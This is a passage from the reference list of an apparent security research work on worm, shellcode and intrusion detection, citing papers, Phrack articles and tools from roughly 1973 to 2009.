[18] Microsoft security advisory (975497): Vulnerabilities in smb could allow remote code execution, September 2009. http://www.microsoft.com/technet/security/advisory/975497.mspx.

[19] Periklis Akritidis and Evangelos P. Markatos. Efficient content-based detection of zero-day worms. In *Proceedings of the IEEE International Conference on Communications (ICC)*, May 2005.

[20] Periklis Akritidis, Evangelos P. Markatos, Michalis Polychronakis, and Kostas Anagnostakis. STRIDE: Polymorphic sled detection through instruction sequence analysis. In *Proceedings of the 20th IFIP International Information Security Conference (IFIP/SEC)*, June 2005.

[21] Steven Alexander. Defeating compiler-level buffer overflow protection. *USENIX ;login:*, 30(3):59–71, June 2005.

[22] Magnus Almgren, Hervé Debar, and Marc Dacier. A lightweight tool for detecting web server attacks. In *Proceedings of the Network and Distributed Systems Security Symposium (NDSS)*, pages 157–170, 2000.

[23] Kostas G. Anagnostakis, Michael B. Greenwald, Sotiris Ioannidis, Angelos D. Keromytis, and Dekai Li. A cooperative immunization system for an untrusting internet. In *Proceedings of the 11th IEEE Internation Conference on Networking (ICON)*, pages 403–408, 2003.

[24] Kostas G. Anagnostakis, Sotiris Ioannidis, Angelos D. Keromytis, and Michael B. Greenwald. Robust reactions to potential day-zero worms through cooperation and validation. In *Proceedings of the 9th International Conference (ISC)*, pages 427–442, 2006.

[25] Kostas G. Anagnostakis, Stelios Sidiroglou, Periklis Akritidis, Kostas Xinidis, Evangelos P. Markatos, and Angelos D. Keromytis. Detecting Targeted Attacks Using Shadow Honeypots. In *Proceedings of the* 14th *USENIX Security Symposium*, pages 129–144, August 2005.

[26] James P. Anderson. Computer security threat monitoring and surveillance. Technical report, 1980.

[27] Spiros Antonatos, Periklis Akritidis, Evangelos P. Markatos, and Kostas G. Anagnostakis. Defending against hitlist worms using network address space randomization. In *Proceedings of the 2005 ACM Workshop on Rapid Malcode (WORM)*, pages 30–40, 2005.

[28] Ivan Arce. The Shellcode Generation. *IEEE Security & Privacy*, 2(5):72–76, July/August 2004.

[29] J. Aycock, R. deGraaf, and M. Jacobson. Anti-disassembly using cryptographic hash functions. Technical Report 2005-793-24, Department of Computer Science, University of Calgary, 2005.

[30] Paul Baecher and Markus Koetter. libemu, 2009. http://libemu.carnivore.it/.

[31] Paul Baecher, Markus Koetter, Thorsten Holz, Maximillian Dornseif, and Felix C. Freiling. The nepenthes platform: An efficient approach to collect malware. In *Proceedings of the 9th International Symposium on Recent Advanced in Intrusion Detection (RAID)*, 2006.

[32] Michael Bailey, Evan Cooke, Farnam Jahanian, and Jose Nazario. The internet motion sensor - a distributed blackhole monitoring system. In *Proceedings of the Network and Distributed Systems Security Symposium (NDSS)*, 2005.

[33] G. Bakos and V. Berk. Early detection of internet worm activity by metering icmp destination unreachable messages. In *Proceedings of SPIE Aerosense*, 2002.

[34] Gogul Balakrishnan and Thomas Reps. Analyzing memory accesses in x86 executables. In *Proceedings of the International Conference on Compiler Construction (CC)*, April 2004.

[35] Piotr Bania. TAPiON, 2005. http://pb.specialised.info/all/tapion/.

[36] Piotr Bania. Windows Syscall Shellcode, 2005. http://www.securityfocus.com/infocus/1844.

[37] Arash Baratloo, Navjot Singh, and Timothy Tsai. Transparent run-time defense against stack smashing attacks. In *Proceedings of the USENIX Annual Technical Conference*, June 2000.

[38] Daniel Barbara, Ningning Wu, and Sushil Jajodia. Detecting novel network intrusions using bayes estimators. In *Proceedings of the First SIAM Conference on Data Mining*, April 2001.

[39] Ulrich Bayer and Florian Nentwich. Anubis: Analyzing Unknown Binaries, 2009. http://anubis.iseclab.org/.

[40] James R. Bell. Threaded code. *Comm. of the ACM*, 16(6):370–372, 1973.

[41] Fabrice Bellard. QEMU, a Fast and Portable Dynamic Translator. In *Proceedings of the USENIX Annual Technical Conference, FREENIX Track*, pages 41–46, 2005.

[42] S. M. Bellovin and W. R. Cheswick. Network firewalls. *IEEE Communications Magazine*, 32(9):50–57, 1994.

[43] Steven M. Bellovin. There be dragons. In *Proceedings of the Third USENIX UNIX Security Symposium*, pages 1–16, 1992.

[44] Sandeep Bhatkar, Daniel C. DuVarney, and R. Sekar. Address obfuscation: an efficient approach to combat a broad range of memory error exploits. In *Proceedings of the* 12^{th} *USENIX Security Symposium*, August 2003.

[45] Blexim. Basic integer overflows. *Phrack*, 11(60), 2002.

[46] Kevin Borders, Atul Prakash, and Mark Zielinski. Spector: Automatically analyzing shell code. In *Proceedings of the Annual Computer Security Applications Conference (ACSAC)*, pages 501–514, 2007.

[47] Bulba and Kil3r. Bypassing StackGuard and StackShield. *Phrack*, 10(56), 2001.

[48] J. Johansen C. Cowan, S. Beattie and P. Wagle. Pointguard: Protecting pointers from buffer overflow vulnerabilities. In *Proceedings of the* 12^{th} *USENIX Security Symposium*, August 2003.

[49] Min Cai, Kai Hwang, Yu-Kwong Kwok, Shanshan Song, and Yu Chen. Collaborative internet worm containment. *IEEE Security and Privacy*, 3(3):25–33, 2005.

[50] Shigang Chen and Sanjay Ranka. An internet-worm early warning system. In *Proceedings of IEEE Global Telecommunications Conference (Globecom)*, 2004.

[51] Shuo Chen, Jun Xu, Emre C. Sezer, Prachi Gauriar, and Ravishankar K. Iyer. Non-control-data attacks are realistic threats. In *Proceedings of the* 14^{th} *USENIX Security Symposium*, August 2005.

[52] Ramkumar Chinchani and Eric Van Den Berg. A fast static analysis approach to detect exploit code inside network flows. In *Proceedings of the International Symposium on Recent Advances in Intrusion Detection (RAID)*, September 2005.

[53] Mihai Christodorescu and Somesh Jha. Static analysis of executables to detect malicious patterns. In *Proceedings of the 12th USENIX Security Symposium*, August 2003.

[54] Simon P. Chung and Aloysius K. Mok. Swarm attacks against network-level emulation/analysis. In *Proceedings of the 11th International Symposium on Recent Advances in Intrusion Detection (RAID)*, September 2008.

[55] Cristina Cifuentes and K. John Gough. Decompilation of binary programs. *Software—Practice and Experience*, 25(7):811–829, 1995.

[56] Cisco Systems. Network Based Application Recognition (NBAR). `http://www.cisco.com/en/US/products/ps6616/products_ios_protocol_group_home.html`.

[57] Frederick B. Cohen. Operating system protection through program evolution. *Computer and Security*, 12(6):565–584, 1993.

[58] Christian S. Collberg and Clark Thomborson. Watermarking, tamper-proffing, and obfuscation: tools for software protection. *IEEE Transactions on Software Engineering*, 28(8):735–746, 2002.

[59] Matt Conover and w00w00 Security Team. w00w00 on heap overflows, January 1999. `http://www.w00w00.org/files/articles/heaptut.txt`.

[60] Manuel Costa, Jon Crowcroft, Miguel Castro, Antony Rowstron, Lidong Zhou, Lintao Zhang, and Paul Barham. Vigilante: end-to-end containment of internet worms. In *Proceedings of the 20th ACM Symposium on Operating Systems Principles (SOSP)*, pages 133–147, 2005.

[61] C. Cowan, C. Pu, D. Maier, M. Hinton, J. Walpole, P. Bakke, S. Beattie, A. Grier, P. Wagle, and Q. Zhang. Stackguard: Automatic adaptive detection and prevention of buffer-overflow attacks. In *Proceedings of the* 7^{th} *USENIX Security Symposium*, January 1998.

[62] Crispin Cowan, Matt Barringer, Steve Beattie, and Greg Kroah-Hartman. Formatguard: Automatic protection from printf format string vulnerabilities. In *Proceedings of the* 10^{th} *USENIX Security Symposium*, August 2001.

[63] Jedidiah R. Crandall, Zhendong Su, S. Felix Wu, and Frederic T. Chong. On deriving unknown vulnerabilities from zero-day polymorphic and metamorphic worm exploits. In *Proceedings of the 12th ACM conference on Computer and communications security (CCS)*, pages 235–248, 2005.

[64] Jedidiah R. Crandall, S. Felix Wu, and Frederic. T. Chong. Experiences Using Minos as a Tool for Capturing and Analyzing Novel Worms for Unknown Vulnerabilities. In *Proceedings of the Conference on Detection of Intrusions and Malware & Vulnerability Assessment (DIMVA)*, July 2005.

[65] Dancho Danchev. Managed polymorphic script obfuscation services, 2009. `http://ddanchev.blogspot.com/2009/08/managed-polymorphic-script-obfuscation.html`.

[66] Willem de Bruijn, Asia Slowinska, Kees van Reeuwijk, Tomas Hruby, Li Xu, and Herbert Bos. Safecard: a gigabit ips on the network card. In *Proceedings of the International Symposium on Recent Advances in Intrusion Detection (RAID)*, September 2006.

[67] Dorothy E. Denning. An intrusion detection model. *IEEE Transactions on Software Engineering*, 13(2), February 1987.

[68] Solar Designer. Non-executable user stack. `http://www.openwall.com/linux/`.

[69] Theo Detristan, Tyll Ulenspiegel, Yann Malcom, and Mynheer Underduk. Polymorphic shellcode engine using spectrum analysis. *Phrack*, 11(61), August 2003.

[70] Sarang Dharmapurikar and Vern Paxson. Robust tcp stream reassembly in the presence of adversaries. In *Proceedings of the* 14^{th} *USENIX Security Symposium*, August 2005.

[71] Holger Dreger, Christian Kreibich, Vern Paxson, and Robin Sommer. Enhancing the accuracy of network-based intrusion detection with host-based context. In *Proceedings of the Conference on Detection of Intrusions and Malware & Vulnerability Assessment (DIMVA)*, July 2005.

[72] Tyler Durden. Bypassing PaX ASLR protection. *Phrack*, 11(59), 2002.

[73] Manuel Egele, Peter Wurzinger, Christopher Kruegel, and Engin Kirda. Defending browsers against drive-by downloads: Mitigating heap-spraying code injection attacks. In *Proceedings of the 6th international conference on Detection of Intrusions and Malware, & Vulnerability Assessment (DIMVA)*, 2009.

[74] Mark W. Eichin and Jon A. Rochlis. With Microscope and Tweezers: An Analysis of the Internet Virus of November 1988. In *Proceedings of the IEEE Symposium on Security & Privacy*, pages 326–344, 1989.

[75] Riley Eller. Bypassing MSB Data Filters for Buffer Overflow Exploits on Intel Platforms. `http://community.core-sdi.com/~juliano/bypass-msb.txt`.

[76] Daniel R. Ellis, John G. Aiken, Kira S. Attwood, and Scott D. Tenaglia. A behavioral approach to worm detection. In *Proceedings of the 2004 ACM workshop on Rapid malcode (WORM)*, pages 43–53, 2004.

[77] Dennis Elser. Happy easter: Egg-hunting with new powerpoint zero-day exploit, April 2009. `http://www.avertlabs.com/research/blog/index.php/2009/04/07/happy-easter-egg-hunting-with-new-powerpoint-zero-day- exploit/`.

[78] Rick Farrow. Reverse-engineering New Exploits. *CMP Network Magazine*, March 2004.

[79] Peter Ferrie and Frédéric Perriot. Mostly harmless. *Virus Bulletin*, pages 5–8, August 2004.

[80] Peter Ferrie, Frédéric Perriot, and Péter Ször. Blast off! *Virus Bulletin*, pages 10–11, September 2003.

[81] Peter Ferrie, Frédéric Perriot, and Péter Ször. Worm wars. *Virus Bulletin*, pages 5–8, October 2003.

[82] Peter Ferrie, Frédéric Perriot, and Péter Ször. Chiba witty blues. *Virus Bulletin*, pages 9–10, May 2004.

[83] Prahlad Fogla and Wenke Lee. Evading network anomaly detection systems: formal reasoning and practical techniques. In *Proceedings of the 13th ACM conference on Computer and communications security (CCS)*, pages 59–68, 2006.

[84] Prahlad Fogla, Monirul Sharif, Roberto Perdisci, Oleg Kolesnikov, and Wenke Lee. Polymorphic blending attacks. In *Proceedings of the* 15^{th} *USENIX Security Symposium*, 2006.

[85] Sean Ford, Marco Cova, Christopher Kruegel, and Giovanni Vigna. Wepawet, 2009. `http://wepawet.cs.ucsb.edu/`.

[86] Stephanie Forrest, Steven A. Hofmeyr, Anil Somayaji, and Thomas A. Longstaff. A sense of self for unix processes. In *Proceedings of the IEEE Symposium on Security & Privacy*, 1996.

[87] Mike Frantzen and Mike Shuey. Stackghost: Hardware facilitated stack protection. In *Proceedings of the* 10^{th} *USENIX Security Symposium*, August 2001.

[88] I. Goldberg, D. Wagner, R. Thomas, and E. A. Brewer. A secure environment for untrusted helper applications (confining the wily hacker). In *Proceedings of the* 5^{th} *USENIX Security Symposium*, 1996.

[89] Mark Handley, Vern Paxson, and Christian Kreibich. Network intrusion detection: Evasion, traffic normalization, and end-to-end protocol semantics. In *Proceedings of the* 10^{th} *USENIX Security Symposium*, 2001.

[90] Richard Heady, George Luger, Arthur Maccabe, and Mark Servilla. The architecture of a network level intrusion detection system. Technical Report CS90-20, University of New Mexico, August 1990.

[91] Thorsten Holz. Detecting honeypots and other suspicious environments. In *Proceedings of the 6th IEEE Information Assurance Workshop*, 2005.

[92] Michael Howard. Address Space Layout Randomization in Windows Vista, May 2006. `http://blogs.msdn.com/michael_howard/archive/2006/05/26/608315.aspx`.

[93] Fu-Hau Hsu and Tzi cker Chiueh. Ctcp: A transparent centralized tcp/ip architecture for network security. In *Proceedings of the 20th Annual Computer Security Applications Conference (ACSAC)*, pages 335–344, 2004.

[94] Costin Ionescu. GetPC code (was: Shellcode from ASCII), July 2003. `http://www.securityfocus.com/archive/82/327348/2006-01-03/1`.

[95] I)ruid. Context-keyed payload encoding. *Uninformed*, 9, October 2007.

[96] Xuxian Jiang and Dongyan Xu. Collapsar: A vm-based architecture for network attack detention center. In *Proceedings of the* 13^{th} *USENIX Security Symposium*, 2004.

[97] Xuxian Jiang and Dongyan Xu. Profiling self-propagating worms via behavioral footprinting. In *Proceedings of the 4th ACM workshop on Recurring malcode (WORM)*, pages 17–24, 2006.

[98] Christopher Jordan. Writing detection signatures. *USENIX ;login:*, 30(6):55–61, December 2005.

[99] jt. Libdasm, 2006. `http://www.klake.org/~jt/misc/libdasm-1.4.tar.gz`.

[100] Jaeyeon Jung, Vern Paxson, Arthur W. Berger, and Hari Balakrishnan. Fast portscan detection using sequential hypothesis testing. In *Proceedings of the IEEE Symposium on Security & Privacy*, May 2004.

[101] K2. ADMmutate, 2001. `http://www.ktwo.ca/ADMmutate-0.8.4.tar.gz`.

[102] Jayanthkumar Kannan, Lakshminarayanan Subramanian, Ion Stoica, and Randy H. Katz. Analyzing cooperative containment of fast scanning worms. In *Proceedings of Steps to Reducing Unwanted Traffic on the Internet Workshop (SRUTI)*, pages 17–23, 2005.

[103] Vijay Karamcheti, Davi Geiger, Zvi Kedem, and S. Muthukrishnan. Detecting malicious network traffic using inverse distributions of packet contents. In *Proceeding of the 2005 ACM SIGCOMM workshop on Mining network data (MineNet)*, pages 165–170, 2005.

[104] Gaurav S. Kc, Angelos D. Keromytis, and Vassilis Prevelakis. Countering code-injection attacks with instruction-set randomization. In *Proceedings of the 10th ACM conference on Computer and communications security (CCS)*, pages 272–280, 2003.

[105] Kdm. Ntillusion: A portable win32 userland rootkit. *Phrack*, 11(62), July 2004.

[106] Hyang-Ah Kim and Brad Karp. Autograph: Toward automated, distributed worm signature detection. In *Proceedings of the 13th USENIX Security Symposium*, pages 271–286, 2004.

[107] Vladimir Kiriansky, Derek Bruening, and Saman Amarasinghe. Secure execution via program shepherding. In *Proceedings of the* 11^{th} *USENIX Security Symposium*, 2002.

[108] Oleg Kolesnikov, Dick Dagon, and Wenke Lee. Advanced polymorphic worms: Evading IDS by blending in with normal traffic, 2004. `http://www.cc.gatech.edu/~ok/w/ok_pw.pdf`.

[109] D. Koukis, S. Antonatos, D. Antoniades, P. Trimintzios, and E.P. Markatos. A generic anonymization framework for network traffic. In *Proceedings of the IEEE International Conference on Communications (ICC 2006)*, June 2006.

[110] Christian Kreibich and Jon Crowcroft. Honeycomb – creating intrusion detection signatures using honeypots. In *Proceedings of the Second Workshop on Hot Topics in Networks (HotNets-II)*, November 2003.

[111] C. Kruegel, W. Robertson, F. Valeur, and G. Vigna. Static disassembly of obfuscated binaries. In *Proceedings of the 13th USENIX Security Symposium*, pages 255–270, August 2004.

[112] Christopher Kruegel, Engin Kirda, Darren Mutz, William Robertson, and Giovanni Vigna. Polymorphic worm detection using structural information of executables. In *Proceedings of the International Symposium on Recent Advances in Intrusion Detection (RAID)*, September 2005.

[113] Christopher Kruegel, Thomas Toth, and Engin Kirda. Service specific anomaly detection for network intrusion detection. In *Proceedings of the 2002 ACM symposium on Applied computing (SAC)*, pages 201–208, 2002.

[114] Christopher Kruegel, Fredrik Valeur, Giovanni Vigna, and Richard Kemmerer. Stateful intrusion detection for high-speed networks. In *Proceedings of the IEEE Symposium on Security & Privacy*, 2001.

[115] Christopher Kruegel and Giovanni Vigna. Anomaly detection of web-based attacks. In *Proceedings of the 10th ACM conference on Computer and communications security (CCS)*, pages 251–261, 2003.

[116] Abhishek Kumar, Vern Paxson, and Nicholas Weaver. Exploiting underlying structure for detailed reconstruction of an internet scale event. In *Proceedings of the 6th ACM SIGCOMM Conference on Internet Measurement (IMC)*, October 2005.

[117] Shihjong Kuo. Execute disable bit functionality blocks malware code execution, 2005. Intel Corp. `http://cache-www.intel.com/cd/00/00/14/93/149307_149307.pdf`.

[118] LethalMind. Retrieving API's addresses. *29A*, (4), March 2000. `http://vx.netlux.org/dl/mag/29a-4.zip`.

[119] Zhichun Li, Manan Sanghi, Yan Chen, Ming-Yang Kao, and Brian Chavez. Hamsa: Fast signature generation for zero-day polymorphic worms with provable attack resilience. In *Proceedings of the IEEE Symposium on Security & Privacy*, pages 32–47, 2006.

[120] Zhenkai Liang and R. Sekar. Fast and automated generation of attack signatures: a basis for building self-protecting servers. In *Proceedings of the 12th ACM conference on Computer and communications security (CCS)*, pages 213–222, 2005.

[121] Ulf Lindqvist and Erland Jonsson. How to systematically classify computer security intrusions. In *Proceedings of the IEEE Symposium on Security & Privacy*, 1997.

[122] Cullen Linn and Saumya Debray. Obfuscation of executable code to improve resistance to static disassembly. In *Proceedings of the 10th ACM conference on Computer and communications security (CCS)*, pages 290–299, 2003.

[123] Justin Ma, John Dunagan, Helen J. Wang, Stefan Savage, and Geoffrey M. Voelker. Finding diversity in remote code injection exploits. In *Proceedings of the 6th Internet Measurement Conference (IMC)*, pages 53–64, 2006.

[124] Matias Madou, Bertrand Anckaert, Patrick Moseley, Saumya Debray, Bjorn De Sutter, and Koen De Bosschere. Software protection through dynamic code mutation. In *Proceedings of the 6th International Workshop on Information Security Applications (WISA)*, pages 194–206, August 2005.

[125] Matthew V. Mahoney. Network traffic anomaly detection based on packet bytes. In *Proceedings of the 2002 ACM symposium on Applied computing (SAC)*, 2003.

[126] Matthew V. Mahoney and Philip K. Chan. Phad: Packet header anomaly detection for indentifying hostile network traffic. Technical Report CS-2001-4, Florida Institute of Technology, 2001.

[127] S. McCanne, C. Leres, and V. Jacobson. Libpcap, 2006. `http://www.tcpdump.org/`.

[128] Bill McCarty. The Honeynet Arms Race. *IEEE Security & Privacy*, 1(6):79–82, November/December 2003.

[129] Bruce McCorkendale and Péter Ször. Code red buffer overflow. *Virus Bulletin*, pages 4–5, September 2001.

[130] Kevin D. Mitnick. *The Art of Deception*. Wiley, 2002.

[131] David Moore, Vern Paxson, Stefan Savage, Colleen Shannon, Stuart Staniford, and Nicholas Weaver. Inside the slammer worm. *IEEE Security and Privacy*, 1(4):33–39, July 2003.

[132] David Moore, Vern Paxson, Stefan Savage, Colleen Shannon, Stuart Staniford, and Nicholas Weaver. Inside the slammer worm. *IEEE Security and Privacy*, 1(4):33–39, July 2003.

[133] David Moore, Colleen Shannon, Douglas J. Brown, Geoffrey M. Voelker, and Stefan Savage. Inferring internet denial-of-service activity. *ACM Transactions on Computer Systems*, 24(2):115–139, 2006.

[134] David Moore, Colleen Shannon, and k claffy. Code-red: a case study on the spread and victims of an internet worm. In *Proceedings of the 2nd ACM SIGCOMM Workshop on Internet measurment*, pages 273–284, 2002.

[135] David Moore, Colleen Shannon, Geoffrey M. Voelker, and Stefan Savage. Internet quarantine: Requirements for containing self-propagating code. In *Proceedings of the 22nd Annual Joint Conference of the IEEE Computer and Communication societies (INFOCOM)*, 2003.

[136] David Moore, Colleen Shannon, Geoffrey M. Voelker, and Stefan Savage. Network telescopes: Technical report. Technical Report TR-2004-04, Cooperative Association for Internet Data Analysis (CAIDA), 2004.

[137] Danny Nebenzahl and Mooly Sagiv. Install-time vaccination of windows executables to defend against stack smashing attacks. *IEEE Transactions on Dependable and Secure Computing*, 3(1):78–90, 2006.

[138] James Newsome, Brad Karp, and Dawn Song. Polygraph: Automatically Generating Signatures for Polymorphic Worms. In *Proceedings of the IEEE Symposium on Security & Privacy*, pages 226–241, May 2005.

[139] James Newsome, Brad Karp, and Dawn Song. Paragraph: Thwarting signature learning by training maliciously. In *Proceedings of the 9th International Symposium on Recent Advances in Intrusion Detection (RAID)*, September 2006.

[140] Noir. GetPC code (was: Shellcode from ASCII), June 2003. `http://www.securityfocus.com/archive/82/327100/2006-01-03/1`.

[141] Jon Oberheide, Michael Bailey, and Farnam Jahanian. Polypack: An automated online packing service for optimal antivirus evasion. In *Proceedings of the 3rd USENIX Workshop on Offensive Technologies (WOOT)*, August 2009.

[142] Obscou. Building ia32 'unicode-proof' shellcodes. *Phrack*, 11(61), August 2003.

[143] The Last Stage of Delirium Research Group. Win32 assembly components, December 2002. `http://lsd-pl.net`.

[144] Aleph One. Smashing the stack for fun and profit. *Phrack*, 7(49), November 1996.

[145] Martin Overton. Bots and botnets: risks, issues and prevention. In *Proceedings of the 15th Virus Bulletin Conference*, October 2005.

[146] Ruoming Pang, Vinod Yegneswaran, Paul Barford, Vern Paxson, and Larry Peterson. Characteristics of internet background radiation. In *Proceedings of the 6th ACM SIGCOMM Conference on Internet Measurement (IMC)*, pages 27–40, 2004.

[147] A. Pasupulati, J. Coit, K. Levitt, S.F. Wu, S.H. Li, J.C. Kuo, and K.P. Fan. Buttercup: On Network-based Detection of Polymorphic Buffer Overflow Vulnerabilities. In *Proceedings of the Network Operations and Management Symposium (NOMS)*, pages 235–248, April 2004.

[148] Vern Paxson. Bro: A system for detecting network intruders in real-time. In *Proceedings of the 7th USENIX Security Symposium*, January 1998.

[149] Vern Paxson. Bro: A system for detecting network intruders in real-time. In *Proceedings of the 7th USENIX Security Symposium*, January 1998.

[150] Udo Payer, Peter Teufl, and Mario Lamberger. Hybrid engine for polymorphic shellcode detection. In *Proceedings of the Conference on Detection of Intrusions and Malware & Vulnerability Assessment (DIMVA)*, pages 19–31, July 2005.

[151] Roberto Perdisci, David Dagon, Wenke Lee, Prahlad Fogla, and Monirul Sharif. Misleading worm signature generators using deliberate noise injection. In *Proceedings of the IEEE Symposium on Security & Privacy*, May 2006.

[152] Frédéric Perriot, Peter Ferrie, and Péter Ször. Striking similarities. *Virus Bulletin*, pages 4–6, May 2002.

[153] Frédéric Perriot and Péter Ször. Let free(dom) ring! *Virus Bulletin*, pages 8–10, November 2002.

[154] Hassen Saidi Phillip Porras and Vinod Yegneswaran. An analysis of conficker's logic and rendezvous points. Technical Report SRI International Technical Report, 2009. `http://mtc.sri.com/Conficker`.

[155] Matt Pietrek. A crash course on the depths of Win32$^{\text{TM}}$structured exception handling, 1997. `http://www.microsoft.com/msj/0197/exception/exception.aspx`.

[156] J. Pincus and B. Baker. Beyond Stack Smashing: Recent Advances in Exploiting Buffer Overflows. *IEEE Security & Privacy*, 2(4):20–27, July/August 2004.

[157] Michalis Polychronakis, Kostas G. Anagnostakis, and Evangelos P. Markatos. An empirical study of real-world polymorphic code injection attacks. In *Proceedings of the 2nd USENIX Workshop on Large-scale Exploits and Emergent Threats (LEET)*, April 2009.

[158] Michalis Polychronakis, Evangelos P. Markatos, and Kostas G. Anagnostakis. Network-level polymorphic shellcode detection using emulation. In *Proceedings of the Third Conference on Detection of Intrusions and Malware & Vulnerability Assessment (DIMVA)*, pages 54–73, July 2006.

[159] Michalis Polychronakis, Evangelos P. Markatos, and Kostas G. Anagnostakis. Emulation-based detection of non-self-contained polymorphic shellcode. In *Proceedings of the 10th International Symposium on Recent Advances in Intrusion Detection (RAID)*, September 2007.

[160] Michalis Polychronakis, Panayiotis Mavrommatis, and Niels Provos. Ghost turns zombie: Exploring the life-cycle of web-based malware. In *Proceedings of the 1st USENIX Workshop on Large-scale Exploits and Emergent Threats (LEET)*, April 2008.

[161] P. A. Porras and P. G. Neumann. EMERALD: Event monitoring enabling responses to anomalous live disturbances. In *Proceedings of the 20th NIST-NCSC National Information Systems Security Conference*, pages 353–365, 1997.

[162] Leonid Portnoy, Eleazar Eskin, and Salvatore. J. Stolfo. Intrusion detection with unlabeled data using clustering. In *Proceedings of ACM CSS Workshop on Data Mining Applied to Security (DMSA)*, November 2001.

[163] Georgios Portokalidis, Asia Slowinska, and Herbert Bos. Argos: an emulator for fingerprinting zero-day attacks for advertised honeypots with automatic signature generation. *SIGOPS Oper. Syst. Rev.*, 40(4):15–27, 2006.

[164] Manish Prasad and Tzi cker Chiueh. A binary rewriting defense against stack based overflow attacks. In *Proceedings of the USENIX Annual Technical Conference*, June 2003.

[165] The Metasploit Project. Windows system call table (nt/2000/xp/2003/vista). `http://www.metasploit.com/users/opcode/syscalls.html`.

[166] Niels Provos. A virtual honeypot framework. In *Proceedings of the* 13^{th} *USENIX Security Symposium*, pages 1–14, August 2004.

[167] Niels Provos and Thorsten Holz. *Virtual honeypots: from botnet tracking to intrusion detection*. Addison-Wesley Professional, 2007.

[168] Niels Provos, Panayiotis Mavrommatis, Moheeb Abu Rajab, and Fabian Monrose. All your iFRAMEs point to us. In *Proceedings of the 17th USENIX Security Symposium*, pages 1–16, 2008.

[169] Thomas H. Ptacek and Timothy N. Newsham. Insertion, evasion, and denial of service: Eluding network intrusion detection. Technical report, Secure Networks, Inc.

[170] Costin Raiu. 'Enhanced' Virus Protection. In *Proceedings of the 15th Virus Bulletin Conference*, pages 131–138, October 2005.

[171] Moheeb Abu Rajab, Fabian Monrose, and Andreas Terzis. On the effectiveness of distributed worm monitoring. In *Proceedings of the* 14^{th} *USENIX Security Symposium*, pages 225–237, August 2005.

[172] Charles Reis, John Dunagan, Helen J. Wang, Opher Dubrovsky, and Saher Esmeir. BrowserShield: Vulnerability-Driven Filtering of Dynamic HTML. In *Proceedings of the 8th Symposium on Operating Systems Design & Implementation (OSDI)*, pages 61–74, November 2006.

[173] Charles Renert. DEeP Protection or a Bit of a NiX? A Closer Look at Microsoft's New Memory Protection Offerings. In *Proceedings of the 15th Virus Bulletin Conference*, pages 139–146, October 2005.

[174] Eric Rescorla. Security holes... Who cares? In *Proceedings of the 12th USENIX Security Symposium*, pages 75–90, August 2003.

[175] Konrad Rieck and Pavel Laskov. Detecting unknown network attacks using language models. In Roland Buschkes and Pavel Laskov, editors, *Proceedings of the Third Conference on Detection of Intrusions and Malware & Vulnerability Assessment (DIMVA)*, volume 4064 of *Lecture Notes in Computer Science*. Springer-Verlag, July 2006.

[176] Rix. Writing ia32 alphanumeric shellcodes. *Phrack*, 11(57), August 2001.

[177] Martin Roesch. Snort: Lightweight intrusion detection for networks. In *Proceedings of USENIX LISA '99*, November 1999. (software available from *http://www.snort.org/*).

[178] Shai Rubin, Somesh Jha, and Barton P. Miller. Protomatching network traffic for high throughputnetwork intrusion detection. In *Proceedings of the 13th ACM conference on Computer and communications security (CCS)*, pages 47–58, 2006.

[179] Mark Russinovich. Inside native applications, November 2006. `http://technet.microsoft.com/en-us/sysinternals/bb897447.aspx`.

[180] Joanna Rutkowska. Red Pill... or how to detect VMM using (almost) one CPU instruction, November 2004. `http://invisiblethings.org/papers/redpill.html`.

[181] Stuart Schechter, Jaeyeon Jung, and Arthur W. Berger. Fast detection of scanning worm infections. In *Proceedings of the 7th International Symposium on Recent Advances in Intrusion Detection (RAID)*.

[182] Benjamin Schwarz, Saumya Debray, and Gregory Andrews. Disassembly of executable code revisited. In *Proceedings of the Ninth Working Conference on Reverse Engineering (WCRE)*, 2002.

[183] Michael M. Sebring, Eric Shellhouse, Mary E. Hanna, and R. Alan Whitehurst. Expert systems in intrusion detection: A case study. In *Proceedings of the 11th National Computer Security Conference*, October 1988.

[184] Harmony Security. Calling API functions, August 2009. `http://www.harmonysecurity.com/blog/2009/08/calling-api- functions.html`.

[185] Harmony Security. Retrieving kernel32's base address, June 2009. `http://www.harmonysecurity.com/blog/2009/06/retrieving-kernel32s-base-address.html`.

[186] Hovav Shacham, Matthew Page, Ben Pfaff, Eu-Jin Goh, Nagendra Modadugu, and Dan Boneh. On the effectiveness of address-space randomization. In *Proceedings of the 11th ACM conference on Computer and communications security (CCS)*, pages 298–307, 2004.

[187] Shearer and Dreg. phook - the PEB hooker. *Phrack*, 12(65), October 2007.

[188] Makoto Shimamura and Kenji Kono. Yataglass: Network-level code emulation for analyzing memory-scanning attacks. In *Proceedings of the 6th international conference on Detection of Intrusions and Malware, & Vulnerability Assessment (DIMVA)*, 2009.

[189] Stelios Sidiroglou and Angelos D. Keromytis. Countering network worms through automatic patch generation. *IEEE Security and Privacy*, 3(6):41–49, 2005.

[190] Sumeet Singh, Cristian Estan, George Varghese, and Stefan Savage. Automated worm fingerprinting. In *Proceedings of the 6th Symposium on Operating Systems Design & Implementation (OSDI)*, December 2004.

[191] sk. History and advances in windows shellcode. *Phrack*, 11(62), July 2004.

[192] Skape. Shellcode text encoding utility for 7bit shellcode. `http://www.hick.org/code/skape/nologin/encode/encode.c`.

[193] Skape. Understanding windows shellcode, 2003. `http://www.hick.org/code/skape/papers/win32-shellcode.pdf`.

[194] Skape. Safely searching process virtual address space, 2004. `http://www.hick.org/code/skape/papers/egghunt-shellcode.pdf`.

[195] Skape. Implementing a custom x86 encoder. *Uninformed*, 5, September 2006.

[196] Skape. Preventing the exploitation of seh overwrites. *Uninformed*, 5, September 2006.

[197] SkyLined. Finding the base address of kernel32 in windows 7. `http://skypher.com/index.php/2009/07/22/shellcode-finding-kernel32-in-windows-7/`.

[198] SkyLined. SEH GetPC (XP SP3), July 2009. `http://skypher.com/wiki/index.php/Hacking/Shellcode/Alphanumeric/ALPHA3/x86/ASCII/Mixedcase/SEH_GetPC_(XP_sp3)`.

[199] Ana Nora Sovarel, David, and Evans Nathanael Paul. Where's the FEEB? The Effectiveness of Instruction Set Randomization. In *Proceedings of the* 14^{th} *USENIX Security Symposium*, August 2005.

[200] Stuart Staniford, James A. Hoagland, and Joseph M. McAlerney. Practical automated detection of stealthy portscans. *Journal of Computer Security*, 10(1/2):105–136, 2002.

[201] Stuart Staniford, David Moore, Vern Paxson, and Nicholas Weaver. The top speed of flash worms. In *Proceedings of the Second ACM Workshop on Rapid Malcode (WORM)*, pages 33–42, 2004.

